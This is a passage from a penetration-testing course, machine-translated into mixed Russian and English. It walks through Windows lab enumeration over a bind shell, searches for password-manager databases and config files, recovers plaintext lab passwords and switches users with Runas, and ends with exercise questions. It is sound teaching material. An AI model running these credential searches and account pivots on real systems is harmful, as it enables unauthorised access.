Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\dave> Get-LocalUser
Get-LocalUser

Name               Enabled Description
----               ------- -----------
Administrator      False   Built-in account for administering the computer/domain
BackupAdmin        True
dave               True    dave
daveadmin          True
DefaultAccount     False   A учетной записи пользователя managed by the system.
Guest              False   Built-in account for guest access to the computer/domain
offsec             True
steve              True
...
```

Листинг 8 - Display локальных пользователей on CLIENT220

Вывод показывает несколько интересных элементов, которые помогут нам получить обзор системы.

Первое — встроенная учетная запись *Administrator* отключена. Далее, существуют два предполагаемых обычных пользователя: *steve* и *dave*. Кроме того, мы определили двух других пользователей с именами *daveadmin* и *BackupAdmin*. Оба username содержат "admin", что подразумевает, что они потенциально административные пользователи и поэтому ценные цели.

Мы также можем предположить, что *daveadmin* — это привилегированная учетная запись пользователя *dave*. Администраторы часто имеют и непривилегированную, и привилегированную учетную запись. Они используют непривилегированную учетную запись для повседневной работы, а привилегированную — для административных задач. По соображениям безопасности они не используют привилегированную учетную запись для потенциально небезопасных задач, таких как просмотр интернета.

Прежде чем делать дальнейшие assumptions, enumerate existing groups на *CLIENTWK220*. Можно выбрать command *net localgroup* или *Get-LocalGroup* в PowerShell.

```
PS C:\Users\dave> Get-LocalGroup
Get-LocalGroup

Name                                Description
----                                -----------
adminteam                 Members of this group are admins to all workstations on the second floor
BackupUsers
helpdesk
...
Administrators                      Administrators have complete and unrestricted access to the computer/
    domain
...
Remote Desktop Users                Members in this group are granted the right to logon remotely
...
```

Листинг 9 - Отображение локальных групп на CLIENTWK220

Листинг 9 displays non-standard groups *adminteam*, *BackupUsers* и *helpdesk*.

Группа *adminteam* может быть интересна, поскольку содержит строку "admin" и пользовательский текст описания, указывающий, что ее участники являются администраторами всех рабочих станций на втором этаже. Однако сейчас у нас нет дополнительной информации о том, какие этажи существуют и какие отделы находятся на каких этажах.

Еще одна интересная находка — имя группы *BackupUsers*, как и пользователь *BackupAdmin* ранее. Backup-решения часто имеют широкие разрешения для операций с файловой системой, что делает оба объекта потенциально ценными целями.

Помимо нестандартных групп, есть несколько встроенных групп, которые следует проанализировать, например *Administrators*, *Backup Operators*, *Remote Desktop Users* и *Remote Management Users*.

Члены группы *Backup Operators* могут создавать резервные копии и восстанавливать все файлы на компьютере, даже файлы, на которые у них нет разрешений. Не следует путать эту группу с нестандартными группами, такими как *BackupUsers* в нашем примере.

Members of *Remote Desktop Users* могут access system через RDP, a members of *Remote Management Users* - через *WinRM*.

Для этого example рассмотрим members of *adminteam* и *Administrators*. Это можно сделать с помощью *Get-LocalGroupMember*,6 передав group name как argument.

```
PS C:\Users\dave> Get-LocalGroupMember adminteam
Get-LocalGroupMember adminteam

ObjectClass Name                PrincipalSource
----------- ----                ---------------
User        CLIENTWK220\daveadmin Local

PS C:\Users\dave> Get-LocalGroupMember Administrators
Get-LocalGroupMember Administrators

ObjectClass Name                      PrincipalSource
----------- ----                      ---------------
User        CLIENTWK220\Administrator Local
User        CLIENTWK220\daveadmin     Local
User        CLIENTWK220\backupadmin     Local
User        CLIENTWK220\offsec        Local
```

Листинг 10 - Отображение членов группы adminteam

Листинг 10 показывает, что только *daveadmin* является членом *adminteam*. Однако *adminteam* не указан в локальной группе *Administrators*. Мы знаем только, что члены этой группы являются администраторами рабочих станций на втором этаже. Собранная информация пока не применима напрямую, но может стать такой, когда мы продвинемся глубже в сеть и выявим системы, находящиеся на втором этаже.

Вывод также показывает, что помимо отключенной локальной учетной записи *Administrator*, пользователи *daveadmin* и *BackupAdmin* являются членами локальной группы *Administrators*. Следовательно, мы определили две очень ценные цели.

Хотя важно знать, какие пользователи являются привилегированными, также критически важно понимать, какие пользователи могут использовать RDP. Получение учетных данных одного из этих пользователей может привести к GUI-доступу, что часто значительно улучшает способы взаимодействия с системой.

Мы собрали довольно много информации о пользователях и группах на целевой системе. Кратко подытожим, что известно к этому моменту.

Наш bind shell работает как пользователь *dave* на машине с hostname *CLIENTWK220*. Этот пользователь состоит в группе *helpdesk*. Кроме того, есть другой пользователь *daveadmin*, который, вероятно, является привилегированной учетной записью этого человека, тогда как *dave* может использоваться для повседневной работы. Пользователь *daveadmin* также состоит в группе *adminteam*, описание которой указывает на административные привилегии на всех рабочих станциях второго этажа. Кроме того, *daveadmin* и *BackupAdmin* являются локальными администраторами на *CLIENTWK220*.

Далее соберем информацию о самой целевой машине, ее конфигурации и запущенных на ней приложениях.

Следуя списку из Листинга 5, сначала проверим операционную систему, версию и архитектуру. Используйте **systeminfo**, чтобы собрать эту информацию.

```
PS C:\Users\dave> systeminfo
systeminfo

Host Name:                 CLIENTWK220
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22621 N/A Build 22621
...
System Type:               x64-based PC
...
```

Листинг 11 - Информация об операционной системе и архитектуре

Вывод Листинга 11 показывает, что bind shell runs on Windows 11 Pro system. Чтобы получить exact version, используйте build number и review existing versions identified операционная система. В нашем случае build 22621 - это version *22H2* Windows 11.

Кроме того, вывод содержит информацию, что bind shell работает на 64-битной системе. Эта информация становится важной, когда мы хотим запускать бинарные файлы в системе, поскольку невозможно запустить 64-битное приложение на 32-битной системе.

Далее двигаемся вниз по списку и просматриваем сетевую информацию, которую можем получить как *dave*. Цель этого шага — определить все сетевые интерфейсы, маршруты и активные сетевые подключения. На основе этой информации мы можем выявить новые сервисы или даже доступ к другим сетям. Эта информация может не привести напрямую к повышенным привилегиям, но она важна для понимания назначения машины и поиска векторов к другим системам и сетям.

Получение привилегированного доступа на каждой машине в тесте на проникновение редко является полезной или реалистичной целью. Хотя большинство машин в challenge labs этого курса

можно довести до root/administrator, в реальных оценках мы столкнемся со множеством машин, где это невозможно. Поэтому цель опытного пентестера — не слепо пытаться повысить привилегии на каждой машине любой ценой, а выявлять машины, где привилегированный доступ ведет к дальнейшей компрометации инфраструктуры клиента.

Чтобы list all сетевых интерфейсов, используйте *ipconfig* с argument `/all`.

```
PS C:\Users\dave> ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : clientwk220
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-8A-80-16
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::cc7a:964e:1f98:babb%6(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.50.220(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254
   DHCPv6 IAID . . . . . . . . . . . : 234901590
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-3B-F7-25-00-50-56-8A-80-16
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Листинг 12 - Информация о сетевой конфигурации

Вывод показывает interesting information. Например, system не настроена на получение IP-адрес через DHCP,9 а задана вручную. Кроме того, output содержит DNS server, gateway, subnet mask и MAC address. Эти pieces of information будут useful при попытке move to other systems или networks.

Чтобы отобразить таблицу маршрутизации, которая содержит все маршруты системы, используйте *route print*. Вывод этой команды полезен для определения возможных векторов атаки на другие системы или сети.

```
PS C:\Users\dave> route print
route print
===========================================================================
Interface List
  4...00 50 56 95 01 6a ......vmxnet3 Ethernet Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0   192.168.50.254   192.168.50.220    271
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
     192.168.50.0    255.255.255.0         On-link    192.168.50.220    271
   192.168.50.220  255.255.255.255         On-link    192.168.50.220    271
   192.168.50.255  255.255.255.255         On-link    192.168.50.220    271
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link    192.168.50.220    271
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link    192.168.50.220    271
===========================================================================
```

```
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0   192.168.50.254  Default
===========================================================================

IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    331 ::1/128                  On-link
  4    271 fe80::/64                On-link
  4    271 fe80::1b30:4f11:8789:866a/128
                                    On-link
  1    331 ff00::/8                 On-link
  4    271 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
```

Листинг 13 - Таблица маршрутизации на CLIENTWK220

Листинг 13 показывает, что маршруты к ранее неизвестным сетям отсутствуют. Однако следует всегда проверять таблицу маршрутизации на целевой системе, чтобы не пропустить информацию.

Чтобы list все active network connections, используйте *netstat* с argument `-a` для display всех active TCP connections, а также TCP and UDP-порты, `-n` для disable name resolution и `-o` для show ID процесса для каждого connection.

```
PS C:\Users\dave> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       3340
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1016
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       3340
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       3508
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       1148
  TCP    192.168.50.220:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.50.220:3389    192.168.48.3:33770     ESTABLISHED     1148
  TCP    192.168.50.220:4444    192.168.48.3:58386     ESTABLISHED     2064
...
```

Листинг 14 - Активные сетевые подключения на CLIENTWK220

Вывод листинга 14 показывает, что порты 80 и 443 слушают соединения, что обычно указывает на работающий веб-сервер в системе. Кроме того, открытый порт 3306 указывает на работающий сервер *MySQL*.

Вывод также показывает наше Netcat-подключение на порту 4444, а также RDP-подключение с 192.168.48.3 на порт 3389. Это означает, что мы не единственный пользователь, сейчас подключенный к системе. Если удастся повысить привилегии, мы могли бы использовать *Mimikatz* и попытаться извлечь учетные данные пользователя.

Далее проверим все установленные приложения. Мы можем запросить два ключа реестра,13 чтобы перечислить как 32-битные, так и 64-битные приложения в *Windows Registry* с помощью cmdlet *Get-ItemProperty*. Передадим вывод в **select** с аргументом **displayname**, чтобы отобразить только имена приложений. Начнем с 32-битных приложений, затем отобразим 64-битные.

```
PS C:\Users\dave> Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*"
    | select displayname
Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
    displayname
```

```
displayname
-----------

FileZilla 3.63.1
KeePass Password Safe 2.51.1
Microsoft Edge
Microsoft Edge Update
Microsoft Edge WebView2 Runtime

Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.28.29913
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29913


PS C:\Users\dave> Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select
    displayname
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname

DisplayName
-----------
7-Zip 21.07 (x64)


XAMPP
VMware Tools
Microsoft Visual C++ 2019 X64 Additional Runtime - 14.28.29913
Microsoft Update Health Tools
Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.28.29913
Update for Windows 10 for x64-based Systems (KB5001716)
```

Листинг 15 - Установленные приложения на CLIENTWK220

Листинг 15 показывает, что помимо standard Windows applications на CLIENTWK220 installed *FileZilla* FTP client, *KeePass* password manager, *7-Zip* и *XAMPP*.

Как обсуждалось в модуле "Locating Public Exploits", после завершения процесса situational awareness мы могли бы искать публичные эксплойты для выявленных приложений. Мы также могли бы использовать атаки на пароли, чтобы получить master password менеджера паролей и, возможно, другие пароли, позволяющие войти как привилегированный пользователь.

Однако список приложений из Листинга 15 может быть неполным. Например, это может быть связано с незавершенным или некорректным процессом установки. Поэтому следует всегда проверять 32-битный и 64-битный каталоги **Program Files**, расположенные в `C:\`. Кроме того, нужно просмотреть содержимое каталога **Downloads** нашего пользователя, чтобы найти дополнительные потенциально интересные программы.

Хотя важно создать список установленных приложений на целевой системе, не менее важно определить, какие из них сейчас запущены. Для этого просмотрим запущенных процессов системы с *Get-Process*.

```
PS C:\Users\dave> Get-Process
Get-Process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
     58      13      528       1088       0.00   2064   0 access
...
    369      32     9548      31320              2632   0 filezilla
...
    188      29     9596      19716              3340   0 httpd
    486      49    16528      23060              4316   0 httpd
...
    205      17   210736      29228              3508   0 mysqld
...
```

```
    982      32    83696      13780       0.59   2836   0 powershell
    587      28    65628      73752              9756   0 powershell
...
...
```

Листинг 16 - Запущенные процессы на CLIENTWK220

Листинг 16 показывает сокращенный список всех запущенных процессов на CLIENTWK220. Он содержит наш bind shell с ID 2064 и PowerShell-сессию, запущенную для процесса перечисления, с ID 9756.

Если снова review netstat output из Листинга 14, можно confirm, что ID процесса 3508 belongs to *mysqld*, a ID 4316 - to Apache, displayed as *httpd*.

С учетом information, obtained previously by listing installed applications, можно infer, что both Apache and MySQL were started through XAMPP.

Мы собрали довольно много информации с помощью предыдущих команд. Кратко подытожим, что выяснили о целевой системе:

Система - это 64-битная Windows 11 Pro Build 22621 с активным веб-сервером на портах 80 и 443, MySQL-сервером на порту 3306, нашим bind shell на порту 4444 и активным RDP-подключением на порту 3389 с 192.168.48.3. Кроме того, мы выяснили, что KeePass Password Manager, 7Zip и XAMPP установлены на целевой системе.

Собранная информация о пользователях, группах и целевой системе дает хороший обзор машины. В следующем разделе будем искать чувствительную информацию на целевой системе и интерпретировать ее на основе сведений, собранных в процессе формирования ситуационной осведомленности.

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2016), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2021), docs.microsoft.com

(Wikipedia, 2022), en.wikipedia.org

(Microsoft Documentation, 2021), docs.microsoft.com

(Microsoft Documentation, 2021), docs.microsoft.com

(MySQL, 2022), mysql.com

(Microsoft Devblog, 2013), devblogs.microsoft.com

(Microsoft Documentation, 2022), docs.microsoft.com

(Exploit-DB 2024), exploit-db.com

(KeePass, 2022), keepass.info

(7Zip, 2022), 7-zip.org

(Apache Friends, 2022), apachefriends.org

(Microsoft Documentation, 2022), docs.microsoft.com

1. Проверьте users local group *Remote Management Users* on *CLIENTWK220* (VM #1). Введите user, который находится в этой group, apart from *steve*.
2. Enumerate installed applications on *CLIENTWK220* (VM #1) и найдите flag.
3. Теперь используем additional machine, *CLIENTWK221* (VM #2), чтобы отработать материал этого раздела. Получите доступ к машине через RDP как пользователь *mac* с паролем *IAmTheGOATSysAdmin!*. Identify another member local *Administrators* group, кроме *offsec* и *Administrator*.
4. Перечислите текущие запущенных процессов на *CLIENTWK221* (VM #2). Найдите нестандартный процесс и найдите flag в каталоге соответствующего бинарного файла.

На основе информации из предыдущего раздела можно предположить, что пользователи на CLIENTWK220 используют password manager. Однако никогда не следует недооценивать леность пользователей в отношении паролей и чувствительной информации. То, что раньше было стикером с паролем под клавиатурой, теперь довольно часто является текстовым файлом на рабочем столе. Просматривая домашний каталог нашего пользователя или публично доступные папки, мы можем извлечь различные фрагменты чувствительной информации, которые могут дать вектор для повышения привилегий.

Например, чувствительная информация может храниться в meeting notes, configuration files или onboarding documents. С информацией, собранной в процессе формирования ситуационной осведомленности, мы можем делать обоснованные предположения, где искать такие файлы.

Теперь поищем чувствительную информацию на CLIENTWK220. Мы определили, что KeePass и XAMPP установлены в системе, поэтому следует искать базы данных password manager и конфигурационные файлы этих приложений.

Для этого снова подключимся к системному bind shell. Начнем поиск, указав `C:\` как аргумент для `-Path` и `*.kdbx` как аргумент для `-Include`, чтобы найти все базы данных менеджеров паролей в системе с помощью **Get-ChildItem** в PowerShell.

```
PS C:\Users\dave> Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinue
```

Листинг 17 - Поиск баз password manager на диске C:\

Листинг 17 показывает, что в нашем search не удалось найти password manager databases.

Далее поищем чувствительную информацию в конфигурационных файлах XAMPP. После просмотра документации2 укажем `*.txt,*.ini` для `-Include`, потому что эти типы файлов используются приложением для конфигурационных файлов. Кроме того, укажем `C:\xampp` как аргумент для `-Path`.

```
PS C:\Users\dave> Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction
    SilentlyContinue
Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue
...
Directory: C:\xampp\mysql\bin

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/16/2022   1:42 PM           5786 my.ini
...
Directory: C:\xampp

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/13/2017   4:04 AM            824 passwords.txt
```

```
-a----         6/16/2022  10:22 AM            792 properties.ini
-a----         5/16/2022  12:21 AM           7498 readme_de.txt
-a----         5/16/2022  12:21 AM           7368 readme_en.txt
-a----         6/16/2022   1:17 PM           1200 xampp-control.ini
```

Листинг 18 - Поиск чувствительной информации в каталоге XAMPP

Листинг 18 показывает, что поиск вернул два файла, которые могут содержать чувствительную информацию. Файл **my.ini** является конфигурационным файлом MySQL, а `passwords.txt` содержит пароли по умолчанию для разных компонентов XAMPP. Просмотрим их.

```
PS C:\Users\dave> type C:\xampp\passwords.txt
type C:\xampp\passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)
...
   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp
...

PS C:\Users\dave> type C:\xampp\mysql\bin\my.ini
type C:\xampp\mysql\bin\my.ini
type : Access to the path 'C:\xampp\mysql\bin\my.ini' is denied.
At line:1 char:1
+ type C:\xampp\mysql\bin\my.ini
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\xampp\mysql\bin\my.ini:String) [Get-Content],
    UnauthorizedAccessEx
   ception
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.
    GetContentCommand
```

Листинг 19 - Просмотр содержимого passwords.txt и my.ini

К сожалению, файл `C:\xampp\passwords.txt` содержит только неизмененные пароли XAMPP по умолчанию. Кроме того, у нас нет разрешений на просмотр содержимого `C:\xampp\mysql\bin\my.ini`.

Далее ищем документы и текстовые файлы в домашнем каталоге пользователя *dave*. Укажите `*.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx` как расширения файлов для поиска и задайте `-Path` на домашний каталог.

```
PS C:\Users\dave> Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -
    Recurse -ErrorAction SilentlyContinue
Get-ChildItem -Path C:\Users\dave\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction
    SilentlyContinue

    Directory: C:\Users\dave\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/16/2022  11:28 AM            339 asdf.txt
```

Листинг 20 - Поиск текстовых файлов и баз данных менеджеров паролей в домашнем каталоге dave

Листинг 20 показывает, что мы нашли текстовый файл на рабочем столе *dave* с именем `asdf.txt`. Проверим содержимое этого файла.

```
PS C:\Users\dave> cat Desktop\asdf.txt
cat Desktop\asdf.txt
notes from meeting:

- Contractors won't deliver the web app on time
- Login will be done via local user credentials
- I need to install XAMPP and a password manager on my machine
- When beta app is deployed on my local pc:
Steve (the guy with long shirt) gives us his password for testing
password is: securityIsNotAnOption++++++
```

Листинг 21 - Содержимое asdf.txt

Обратите внимание, что в previous listing мы used *cat* вместо *type*, чтобы display contents file. Фактически обе commands являются aliases for Cmdlet *Get-Content* in PowerShell и поэтому взаимозаменяемы.

Листинг 21 показывает, что файл использовался для заметок встречи. В заметке сказано, что веб-приложение использует учетные данные локальных пользователей и что для тестирования можно использовать пароль "Steve" **securityIsNotAnOption++++++**.

Отлично!

Информация, собранная в процессе формирования ситуационной осведомленности, теперь пригодилась, поскольку мы уже знаем, что пользователь с именем *steve* существует на целевой системе.

Перед попыткой использовать пароль проверим, в каких группах *steve* является участником. На этот раз используем команду **net user** с именем пользователя *steve*, чтобы получить эту информацию.

```
PS C:\Users\dave> net user steve
net user steve
User name                    steve
...
Last logon                   6/16/2022 1:03:52 PM


Logon hours allowed          All

Local Group Memberships      *helpdesk             *Remote Desktop Users
                             *Remote Management Use*Users
...
```

Листинг 22 - Локальные группы, членом которых является пользователь steve

Хотя вывод Листинга 22 показывает, что *steve* не является участником группы *Administrators*, пользователь является участником группы *Remote Desktop Users*.

Connect to CLIENTWK220 через RDP как *steve* и откройте PowerShell.



Из-за доступа как новый пользователь и, соответственно, других разрешений на файлы в системе процесс поиска чувствительной информации начинается заново.

Это хорошая возможность ненадолго отойти на шаг назад. С доступом к новому пользователю процесс поиска чувствительной информации начинается заново. Это верно не только для этого конкретного случая, но и почти для всех областей теста на проникновение. Циклическая природа теста на проникновение - важная концепция для понимания, потому что она формирует mindset постоянной переоценки и включения новой информации и доступа, чтобы следовать ранее недоступным или недавно выявленным векторам атаки.

В search как *dave* мы received permission error on `C:\xampp\mysql\bin\my.ini`. Начнем с проверки, есть ли у нас access к нему как *steve*.

```
PS C:\Users\steve> type C:\xampp\mysql\bin\my.ini
# Example MySQL config file for small systems.
...

# The following options will be passed to all MySQL clients
# backupadmin Windows password for backup job
[client]
password       = admin123admin123!
port=3306
socket="C:/xampp/mysql/mysql.sock"
```

Листинг 23 - Содержимое файла my.ini

Листинг 23 показывает, что мы смогли access **my.ini** и display его contents. File содержит manually set password *admin123admin123!*. Кроме того, comment states, что это также Windows password for *backupadmin*.

Review groups, где *backupadmin* является member, чтобы find out, можем ли мы use services such as RDP или WinRM для connect to system как этот user.

```
PS C:\Users\steve> net user backupadmin
User name                    BackupAdmin
...

Local Group Memberships      *Administrators       *BackupUsers
                             *Users
Global Group memberships     *None
The command completed successfully.
```

Листинг 24 - Локальные группы, участником которых является backupadmin

К сожалению, *backupadmin* не является участником групп *Remote Desktop Users* или *Remote Management Users*. Это означает, что нужно найти другой способ получить доступ к системе или выполнять команды как *backupadmin*.

Поскольку у нас есть доступ к GUI, используем *Runas*,5 который позволяет запускать программу как другой пользователь. Runas можно использовать с локальными или доменными учетными записями, если у пользователя есть возможность выполнить вход в систему.

Без доступа к GUI мы не можем использовать Runas, поскольку запрос пароля не принимает ввод в часто используемых оболочках, таких как bind shell или WinRM.

Однако можно использовать несколько других методов для доступа к системе как другой пользователь, если выполнены определенные требования. Мы можем использовать WinRM или RDP для доступа к системе, если пользователь является членом соответствующих групп. Альтернативно, если целевой пользователь имеет право доступа *Log on as a batch job*,6 можно запланировать задачу для выполнения выбранной программы как этот пользователь. Кроме того, если у целевого пользователя есть активная сессия, можно использовать *PsExec* от Sysinternals.

Поскольку у нас есть доступ к GUI, используем Runas в PowerShell, чтобы запустить *cmd* как пользователь *backupadmin*. Укажите имя пользователя как аргумент для `/user:` и команду, которую хотим выполнить. После выполнения команды появится запрос пароля, где нужно ввести ранее найденный пароль.

